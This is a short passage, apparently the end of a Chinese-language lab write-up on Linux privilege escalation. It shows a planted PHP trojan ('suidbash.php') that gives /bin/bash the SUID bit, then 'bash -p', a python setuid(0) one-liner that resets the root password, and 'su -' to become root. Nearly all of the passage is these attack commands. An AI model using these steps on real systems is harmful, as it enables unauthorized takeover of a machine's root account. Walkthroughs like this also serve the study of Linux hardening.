

最后访问木马:http://127.0.0.1:8001/saved/suidbash.php,并返回SSH会话查看/bin/bash权限,发现已经被添加SUID:
ls -lA /bin/bash
直接修改root密码并切换用户:
/bin/bash -p
python3 -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
exit
su -

提权成功!!!!